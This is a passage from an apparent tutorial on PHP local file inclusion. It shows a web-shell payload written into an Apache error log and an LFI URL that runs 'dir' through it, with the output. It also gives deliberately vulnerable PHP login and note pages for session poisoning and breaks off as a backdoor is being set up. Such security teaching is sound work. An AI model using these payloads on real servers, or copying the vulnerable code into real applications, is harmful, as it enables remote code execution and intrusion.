2 configured for www.example.com:443 does NOT include an ID which matches the server name
3 [Sat Jan 04 07:30:03.429491 2014] [core:warn] [pid 1596:tid 220] AH00098: pid file
4 C:/xampp/apache/logs/httpd.pid overwritten -- Unclean shutdown of previous Apache run?
5 [Sat Jan 04 07:30:04.270700 2014] [ssl:warn] [pid 1596:tid 220] AH01909: RSA certificate
6 configured for www.example.com:443 does NOT include an ID which matches the server name
7 [Sat Jan 04 07:30:04.470988 2014] [mpm_winnt:notice] [pid 1596:tid 220] AH00455:
8 Apache/2.4.4 (Win32) OpenSSL/1.0.1e PHP/5.5.3 configured -- resuming normal operations
9 [Sat Jan 04 07:30:04.470988 2014] [mpm_winnt:notice] [pid 1596:tid 220] AH00456: Server
10 built: Feb 23 2013 12:42:00
11 [Sat Jan 04 07:30:04.470988 2014] [core:notice] [pid 1596:tid 220] AH00094: Command line:
12 'c:\\xampp\\apache\\bin\\httpd.exe -d C:/xampp/apache'
13 [Sat Jan 04 07:30:04.491017 2014] [mpm_winnt:notice] [pid 1596:tid 220] AH00418: Parent:
14 Created child process 3964
15 [Sat Jan 04 07:30:06.273580 2014] [ssl:warn] [pid 3964:tid 236] AH01909: RSA certificate
16 configured for www.example.com:443 does NOT include an ID which matches the server name
17 [Sat Jan 04 07:30:07.595481 2014] [ssl:warn] [pid 3964:tid 236] AH01909: RSA certificate
18 configured for www.example.com:443 does NOT include an ID which matches the server name
19 [Sat Jan 04 07:30:07.875884 2014] [mpm_winnt:notice] [pid 3964:tid 236] AH00354: Child:
20 Starting 150 worker threads.
21 [Sat Jan 04 08:00:54.631388 2014] [core:error] [pid 3964:tid 1580] (20024)The given path
22 is malformed or contained invalid characters: [client 192.168.168.101:49578] AH00127:
23 Cannot map GET /<?php system($_GET["cmd"])?> HTTP/1.1 to file
```

Now let us use the local file inclusion, to call the error.log file:


we use the URL:

<http://192.168.168.101:8888/rfi1/rfi.php?command=..\..\apache\logs\error.log&cmd=dir>

the command= parameter belongs to the rfi.php, contains the RFI/LFI vulnerability, and the cmd= parameter will be used by the php shell



we can see the result of the shellcode execution:



```
[Sat Jan 04 07:30:03.139073 2014] [ssl:warn] [pid 1596:tid 220] AH01909: RSA certificate configured for
www.example.com:443 does NOT include an ID which matches the server name [Sat Jan 04 07:30:03.429491 2014]
[core:warn] [pid 1596:tid 220] AH00098: pid file C:/xampp/apache/logs/httpd.pid overwritten -- Unclean shutdown of
previous Apache run? [Sat Jan 04 07:30:04.270700 2014] [ssl:warn] [pid 1596:tid 220] AH01909: RSA certificate
configured for www.example.com:443 does NOT include an ID which matches the server name [Sat Jan 04 07:30:04.470988
2014] [mpm_winnt:notice] [pid 1596:tid 220] AH00455: Apache/2.4.4 (Win32) OpenSSL/1.0.1e PHP/5.5.3 configured --
resuming normal operations [Sat Jan 04 07:30:04.470988 2014] [mpm_winnt:notice] [pid 1596:tid 220] AH00456: Server
built: Feb 23 2013 12:42:00 [Sat Jan 04 07:30:04.470988 2014] [core:notice] [pid 1596:tid 220] AH00094: Command line:
'c:\xampp\apache\bin\httpd.exe -d C:/xampp/apache' [Sat Jan 04 07:30:04.491017 2014] [mpm_winnt:notice] [pid
1596:tid 220] AH00418: Parent: Created child process 3964 [Sat Jan 04 07:30:06.273580 2014] [ssl:warn] [pid 3964:tid
236] AH01909: RSA certificate configured for www.example.com:443 does NOT include an ID which matches the server
name [Sat Jan 04 07:30:07.595481 2014] [ssl:warn] [pid 3964:tid 236] AH01909: RSA certificate configured for
www.example.com:443 does NOT include an ID which matches the server name [Sat Jan 04 07:30:07.875884 2014]
[mpm_winnt:notice] [pid 3964:tid 236] AH00354: Child: Starting 150 worker threads. [Sat Jan 04 08:00:54.631388 2014]
[core:error] [pid 3964:tid 1580] (20024)The given path is misformatted or contained invalid characters: [client
192.168.168.101:49578] AH00127: Cannot map GET / Volume in drive C has no label. Volume Serial Number is 188C-
1DCF Directory of C:\xampp\htdocs\rf1 01/04/2014 04:59 AM

. 01/04/2014 04:59 AM
.. 06/23/2011 12:47 PM 37 a.php 06/23/2011 01:02 PM 73 adduser.php 06/11/2007 11:53 AM 46 index.html
06/23/2011 01:03 PM 69 listusers.php 06/23/2011 01:13 PM 221 rf1.html 06/26/2011 02:03 PM 88 rfi.php 6
File(s) 534 bytes 2 Dir(s) 20,289,531,904 bytes free HTTP/1.1 to file
```

Session poisoning

Another commonly used attack vector is through the session files. The php stores it in the tmp directory, and the name of the file can be easily predicted. The file name will start with the name sess_ string, then comes the PHPSESSIONID, what can be read of course by a proxy. To try this vulnerability we will have three php files:

the first one called by the user is the myindex.php:

```
<?PHP
session_start();
if (isset($_SESSION["auth"])) {
    header('Location: myinternal.php');
}
?>
<form name="mylogin" method="POST" action="mylogin.php">
Username:
<input name="my_user" type="text" />
Password:
<input name="my_password" type="password" />
<input type="submit" value="Login" />
```

it checks, if the session is already authenticated. If yes, then redirects the user to the myinternal.php website.

If not authenticated, then draws a simple login form, and the user input data will be sent to the second file: mylogin.php

```
<?PHP
session_start();
function domysqllogin(){
    $username = mysql_escape_string($_POST["my_user"]);
    $password = mysql_escape_string($_POST["my_password"]);
    mysql_connect("127.0.0.1", "web", "P@ssw0rd") or die("cannot
connect");
    mysql_select_db("a") or die("DB not found");
    $sql = "SELECT COUNT(*) FROM tbl1 WHERE username='$username' and
password='$password'";
    $res = mysql_query($sql) or die('WRONG USERNAME or PASSWORD');
    $row = mysql_fetch_row($res);
    if ($row[0]) {
        return 1;
    } else {
        return 0;
    }
}
if (domysqllogin()) {
    $_SESSION["auth"] = 1;
    foreach ($_POST as $key => $value) {
        if ( substr($key, 0, 3) == 'my_' ) {
            $_SESSION[$key] = $value;
        }
    }
    setcookie("user", $_POST["my_user"], time()+3600);
    header('Location: myinternal.php');
} else{
    header('Location: myindex.php');
}
?>
```

this php checks, if the username and password against an SQL database, and if the login is successful, then adds to the session the my_user, and my_password parameters from the previous file. The developer was a bit leasy, so it simply adds to the session every parameter with starts with the "my_" string. In this way it will be quite simple, to add to the session file any string we want (more exactly the shellcode will be added here)

After the successful login it will redirect us to the myinternal.php:

```
<?PHP
session_start();
if (!isset($_SESSION["auth"])) {
    header('Location: myindex.php');
```

```


}
echo 'MyNote system: <br>';
if (isset($_COOKIE["user"])) {
    echo 'Welcome ' . $_COOKIE["user"] . '<br><br><br>';
    $file = "./" . $_COOKIE["user"];
    if (file_exists($file)) {
        echo 'Your notes: <br>';
        include ($file);
    } else {
        echo 'You have no notes';
    }
} else {
echo 'Cookie not set';
}
?>

```


this application checks if we are logged in. If not, then throws us back to the start page.

If we are logged in, then read the user parameter from the cookie, and read the file called on the same name, and shows it to us. Again, it is a File Inclusion attack, just now not a parameter from the POST, or GET method is used, but a parameter from the cookie. Because by a help of a proxy we can set the cookie parameters to any value, there is no difference.



Now try to attack this application, first check, how we can use the Local File Inclusion vulnerability. To do it just log on by a username and password.




After the login it prints the note belongs to your username:




Now start your favourite proxy, and set up your browser, to use the proxy:







Then simply refresh the webpage:




Modify the user parameter to ..\..\tmp\sess_<PHPSESSID>:




we get the session file:




As we can see, the local file inclusion works fine. Now create a backdoor. To do it first restart the browser, to destroy the session, and then go again to the myindex.php page. Type your username and password, then click to the login button:

